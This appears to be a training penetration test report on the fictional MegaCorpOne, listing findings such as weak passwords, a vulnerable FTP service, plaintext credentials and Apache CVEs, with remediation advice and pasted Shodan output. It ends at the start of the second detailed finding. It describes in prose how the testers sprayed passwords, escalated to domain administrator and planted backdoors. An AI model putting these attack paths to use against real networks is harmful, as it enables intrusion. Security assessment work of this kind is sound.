Cybersecurity

Penetration Test Report Template

MegaCorpOne

Penetration Test Report

Secure Matrix, LLC

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

:

Table of Contents

:

Contact Information

Company Name	Secure Matrix, LLC
Contact Name	Emil Merdzhanov
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	emil@securematrixllc.com

Document History

Version	Date	Author(s)	Comments
001	6/6/2023	Emil Merdzhanov	

:

Introduction

In accordance with MegaCorpOne's policies, Secure Matrix, LLC (henceforth known as Secure Matrix) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by Secure Matrix during June of 2023.

For the testing, Secure Matrix focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

Secure Matrix used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to the domain administrator.
Compromise at least two machines.

:

Penetration Testing Methodology

Reconnaissance

Secure Matrix begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

Secure Matrix uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Secure Matrix's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. The exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

:

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range, and public website

:


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected or denied an attack technique or tactic from occurring.

- Despite many services running on the scanned machines, most were impervious to known exploits. This could indicate regular and up-to-date patching practices, showcasing a proactive approach to system security within MegaCorpOne.

:

Summary of Weaknesses

Secure Matrix successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- **CVE Vulnerabilities in Apache Servers**: Multiple Common Vulnerabilities and Exposures (CVEs) were found in Megacorpone's Apache servers. These vulnerabilities can potentially be exploited by an attacker to compromise the servers.
- **Exposed Domain Server IP Addresses:** The IP addresses of Megacorpone's domain servers are publicly accessible, making them vulnerable to DNS poisoning or spoofing.
- **Weak Passwords and Basic Authentication on Public Web Application:** The web application at vpn.megacorpone.com uses basic authentication and allows weak passwords, making it susceptible to dictionary attacks and unauthorized access.
- **Open FTP Port with Vulnerable Service:** The FTP service running on port 21 of a target machine uses a vulnerable version of vsFTPd software, and the port is open to the public. This vulnerability allows unauthorized users to gain root access.
- **Unencrypted Admin Credentials:** Administrative credentials were found stored in plain text, which was used to gain further unauthorized access to the system.
- **Weak Password Policy and Lack of Account Lockouts:** The use of weak, easily guessable passwords by Megacorpone staff and the lack of an account lockout policy allowed for successful password spraying attacks and unauthorized access to multiple machines.
- **Overly Permissive Privileges:** Inadequate privilege management allowed immediate root access to systems, indicating a failure to implement the principle of least privilege.
- **Enabled LLMNR Protocol:** The LLMNR (Local Link Multicast Name Resolution) protocol is enabled on a Windows 10 machine, which can be exploited by an attacker to intercept credentials.

The key weaknesses identified revolve around poor password policies, lack of encryption for sensitive data, lack of proper privilege management, exposed critical information, and use of outdated or vulnerable services and protocols. These findings indicate a need for substantial improvements in Megacorpone's security posture to mitigate potential threats and attacks.

:

Executive Summary

In the course of this engagement, the security team at Secure Matrix LLC successfully fulfilled all objectives outlined within the agreed scope of work. Notably, we managed to identify and extract sensitive data, escalate our privileges to the level of Domain Administrator, and compromise a minimum of two systems.

We deployed an array of sophisticated tools and methodologies to facilitate the penetration test effectively.

1. Recon-ng: We used this full-featured Web Reconnaissance framework to carry out comprehensive open-source web-based intelligence gathering. Recon-ng assisted us in finding potentially exploitable information about the target.
2. Google Dorking: This advanced search technique helped us uncover sensitive information and potential vulnerabilities. By using special operators in Google search, we could locate specific strings of text within search results, leading to a more focused understanding of Megacorpone's public digital footprint.
3. Shodan.io: Known as the "search engine for internet-connected devices," we used Shodan.io to find specific devices, servers, or systems connected to Megacorpone's network. This tool helped us identify potential points of entry and weaknesses in the network's security.
4. Nmap (Network Mapper): As one of the most popular network scanning tools, Nmap played a critical role in our tests. We used it to discover hosts and services on Megacorpone's network, thus providing a clear understanding of the network's structure and active machines.
5. Zenmap: We utilized Zenmap, the graphical user interface for Nmap, for a more interactive and intuitive scanning process. This allowed us to visualize network structures and trends better and tailor our penetration strategy accordingly.
6. Metasploit: This powerful penetration testing framework was key to our testing. We used Metasploit to validate vulnerabilities and manage security assessments. It facilitated the successful exploitation of weak points and allowed us to simulate complex attack scenarios on Megacorpone's systems.

These tools and techniques combined provided us with a well-rounded approach to assessing the security landscape of Megacorpone's network and systems.

Our investigation uncovered a total of eight vulnerabilities, with the majority stemming from weak password practices. Through the successful exploitation of a weak password, we gained unauthorized access to a Linux machine. From there, we launched a password-spraying attack on the Windows environment, successfully gaining access to a Windows machine. Within these compromised systems, we discovered and extracted additional usernames and passwords. Furthermore, we leveraged these privileges to escalate to the highest administrative level, creating backdoor access for future exploitation. This level of access included compromising the Domain Controller in the Windows environment, facilitating lateral movement across machines. Mitigating these vulnerabilities is paramount to reducing the identified risks, with additional mitigation strategies outlined in this report.

In addition, we identified vulnerabilities related to open ports that could serve as potential entry points for establishing backdoor access. Our open-source intelligence research revealed the IP addresses of Megacorpone's DNS servers, leaving them susceptible to attacks. Moreover, we discovered vulnerabilities in Megacorpone's Apache servers through Shodan reports, although we did not directly exploit them. The mentioned Common Vulnerabilities and Exposures (CVE) notices are derived from publicly reported security flaws.

:

The detailed Vulnerability Findings section provides comprehensive insights into each identified vulnerability, along with our recommended mitigations. While urgent attention is required for a few critical areas, most of the proposed countermeasures are straightforward and cost-effective to implement.

In real-world scenarios, the vulnerabilities present in Megacorpone's systems could easily lead to network security breaches. The exploitation of weak passwords, open ports, and successful password spraying attacks could grant unauthorized access, enable privilege escalation, and establish backdoors for ongoing exploitation. Immediate remediation is crucial to safeguard Megacorpone's sensitive data and systems from potential cyber-attacks. It is important for Megacorpone to take prompt action to rectify these vulnerabilities and strengthen its network security.

:

Summary Vulnerability Overview

Vulnerability	Severity
Weak passwords on public web applications.	Critical
Port 21 FTP is open	Critical
Admin credentials are stored in plain text.	Critical
Weak Passwords are allowed.	Critical
Privilege Escalation	High
LLMNR	High
IP Addresses for the domain server are exposed	Medium
CVE Vulnerability	Medium

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	194.56.244.87 – www.megacorpone.com 172.22.117.100 – host machine 172.22.117.150 – Linux machine 172.22.117.20 – Windows10 machine 172.22.117.10 – WinDC01 – Domain Controller
Ports	21 FTP, 22 SSH, 80 HTTP, 443 HTTPS, 445 SMB, 139 RPC/SMB, 3389 RDP, 88 Kerberos

Exploitation Risk	Total
Critical	4
High	2
Medium	3
Low	0

:

Vulnerability Findings

Vulnerability: CVE Vulnerability

Risk Rating: **Medium**

Description:


We ran a report using Shodan, which identified the following potential vulnerabilities on Megacorpone's Apache servers: CVE-2019-0196, CVE-2020-1934, CVE-2021-34798 CVE-2020-35452, CVE-2022-29404 CVE-2022-22721,CVE-2022-28330, CVE-2020-11993,CVE-2019-10081, CVE-2019-0217,CVE-2019-0197, CVE-2019-0215, CVE-2021-33193, CVE-2019-0211,CVE-2019-10092, CVE-2019-17567, CVE-2019-10097, CVE-2022-31813, CVE-2019-10098,CVE-2022-37436, CVE-2021-40438 and more.

Affected Hosts: Apache Servers


Remediation:

- Understand the Vulnerability: Use the CVE ID to look up the specific details of the vulnerability from trusted databases such as the National Vulnerability Database (NVD). This will help you understand the vulnerability, its potential impacts, and how it can be exploited.
- Configuration Changes: Some vulnerabilities might exist due to misconfigurations in the system or software. In such cases, remediation might involve changing configuration settings.
- Patch or Update Your Systems: The most common remedy for vulnerabilities is to apply patches or updates. Most CVEs will be associated with specific versions of software. If your system is running a vulnerable version, you should update to a newer version where the vulnerability has been fixed.

:


shodan.io/host/149.56.244.87
SHODAN
Explore
Downloads
Pricing
Search...
Account
149.56.244.87
Regular View
Raw Data
// LAST SEEN: 2023-06-05
General Information
Hostnames www.megacorpone.com
Domains MEGACORPONE.COM
Country Canada
City Montréal
Organization OVH Hosting, Inc.
ISP OVH SAS
ASN AS16276
Open Ports
80
443
// 80 / TCP
Apache httpd 2.4.38
HTTP/1.1 200 OK
Date: Sun, 04 Jun 2023 00:05:28 GMT
Server: Apache/2.4.38 (Debian)
Last-Modified: Wed, 06 Nov 2019 15:04:14 GMT
ETag: "390b-596aedca79780"
Accept-Ranges: bytes
Content-Length: 14603
Vary: Accept-Encoding
Content-Type: text/html
// 443 / TCP
Apache httpd 2.4.38
HTTP/1.1 200 OK
Date: Mon, 05 Jun 2023 15:22:08 GMT
Server: Apache/2.4.38 (Debian)
Last-Modified: Wed, 06 Nov 2019 15:04:14 GMT
ETag: "390b-596aedca79780"
Accept-Ranges: bytes
Content-Length: 14603
Vary: Accept-Encoding
Content-Type: text/html
SSL Certificate
Certificate:
Data:
Version: 3 (0x2)
Serial Number:
03:c5:37:d9:dc:49:8e:21:cf:61:05:7e:49:4e:8b:99:77:ef
Signature Algorithm: sha256WithRSAEncryption
Issuer: C=US, O=Let's Encrypt, CN=R3
Web Technologies
BOOTSTRAP
FONT AWESOME
GOOGLE HOSTED LIBRARIES
JQUERY
PRETTYPHOTO
Vulnerabilities
Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.
Rekall Penetratio....docx
Project-2-HW-Ne....pdf
Show all
11:15 PM
6/6/2023

:


shodan.io/host/149.56.244.87
GW
Mail
HW
Class Notes
Tech Skills
YouTube
GitHub
GitLab GW
Codecademy
Resources
cGPT
Tools
GOOGLE HOSTED LIBRARIES
JQUERY
PRETTYPHOTO
ETag: "390b-596aedca79780"
Accept-Ranges: bytes
Content-Length: 14603
Vary: Accept-Encoding
Content-Type: text/html
SSL Certificate
Certificate:
Data:
Version: 3 (0x2)
Serial Number:
03:c5:37:d9:dc:49:8e:21:cf:61:05:7e:49:4e:8b:99:77:ef
Signature Algorithm: sha256WithRSAEncryption
Issuer: C=US, O=Let's Encrypt, CN=R3
Validity
Not Before: Apr 26 06:31:26 2023 GMT
Not After : Jul 25 06:31:25 2023 GMT
Subject: CN=www.megacorpone.com
Subject Public Key Info:
Public Key Algorithm: rsaEncryption
Public-Key: (2048 bit)
Modulus:
00:ce:70:85:1e:38:e8:b5:2d:97:68:ed:43:b9:f2:
ca:73:59:67:00:92:d4:3b:b9:08:4a:eb:ce:4f:f9:
5b:d7:dd:1d:91:66:da:5a:e9:95:e7:8a:d5:4e:c0:
eb:67:44:88:73:9a:0b:6f:e5:39:e2:70:1f:9f:b0:
21:a3:67:05:30:eb:be:f8:03:de:c9:af:9f:c8:5e:
69:3f:2b:e1:2e:c4:b2:4c:aa:c2:3a:96:70:cb:e0:
e6:c9:91:d6:38:1f:7a:0b:de:69:20:a7:8e:07:86:
55:8f:d5:cf:cc:86:a7:a2:16:5c:c1:f9:39:ff:ee:
c9:34:5d:8f:9d:a9:c9:bd:20:07:60:48:c6:c7:3b:
c8:b4:51:2e:23:7a:83:f6:59:95:ca:26:2a:05:ff:
9f:7b:f6:c4:74:c6:23:45:b8:d6:eb:88:71:d0:c3:
f6:65:91:f7:71:02:9a:88:d2:b1:f1:fa:dd:87:31:
7a:05:09:95:0c:00:34:c0:60:63:a8:da:5e:5b:5e:
5f:4f:83:67:48:6d:45:f5:0a:53:84:0f:ba:96:91:
fd:10:3e:e3:9e:2d:99:7f:c7:66:8d:a1:61:2e:82:
f6:6c:7e:e3:22:42:e5:c1:c2:52:45:84:76:bd:70:
7a:2c:03:96:ac:68:5f:01:cd:33:d9:6a:3c:95:68:
7f:dd
Exponent: 65537 (0x10001)
X509v3 extensions:
X509v3 Key Usage: critical
Digital Signature, Key Encipherment
X509v3 Extended Key Usage:
TLS Web Server Authentication, TLS Web Client Authentication
X509v3 Basic Constraints: critical
CA:FALSE
X509v3 Subject Key Identifier:
4C:3B:C8:7F:25:AD:30:81:81:67:F2:3A:D6:13:53:03:9A:0D:37:E1
X509v3 Authority Key Identifier:
14:2E:B3:17:B7:58:56:CB:AE:50:09:40:E6:1F:AF:9D:8B:14:C2:C6
Authority Information Access:
OCSP - URI:http://r3.o.lencr.org
CA Issuers - URI:http://r3.i.lencr.org/
X509v3 Subject Alternative Name:
DNS:www.megacorpone.com
X509v3 Certificate Policies:
Policy: 2.23.140.1.2.1
Policy: 1.3.6.1.4.1.44947.1.1.1
CPS: http://cps.letsencrypt.org
CT Precertificate SCTs:
Signed Certificate Timestamp:
Version : v1 (0x0)
Log ID : B7:3E:FB:24:DF:9C:4D:BA:75:F2:39:C5:BA:58:F4:6
Vulnerabilities
Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.
CVE-2019-0196
A vulnerability was found in Apache HTTP Server 2.4.17 to 2.4.38. Using fuzzed network input, the http/2 request handling could be made to access freed memory in string comparison when determining the method of a request and thus process the request incorrectly.
CVE-2020-1934
In Apache HTTP Server 2.4.0 to 2.4.41, mod_proxy_ftp may use uninitialized memory when proxying to a malicious FTP server.
CVE-2021-34798
Malformed requests may cause the server to dereference a NULL pointer. This issue affects Apache HTTP Server 2.4.48 and earlier.
CVE-2020-35452
Apache HTTP Server versions 2.4.0 to 2.4.46 A specially crafted Digest nonce can cause a stack overflow in mod_auth_digest. There is no report of this overflow being exploitable, nor the Apache HTTP Server team could create one, though some particular compiler and/or compilation option might make it possible, with limited consequences anyway due to the size (a single byte) and the value (zero byte) of the overflow
CVE-2022-29404
In Apache HTTP Server 2.4.53 and earlier, a malicious request to a lua script that calls r:parsebody(0) may cause a denial of service due to no default limit on possible input size.
CVE-2022-22721
If LimitXMLRequestBody is set to allow request bodies larger than 350MB (defaults to 1M) on 32 bit systems an integer overflow happens which later causes out of bounds writes. This issue
Rekall Penetratio....docx
Project-2-HW-Ne....pdf
Show all
11:15 PM
6/6/2023

:

Vulnerability: IP addresses for domain servers are exposed

Risk Rating Medium:

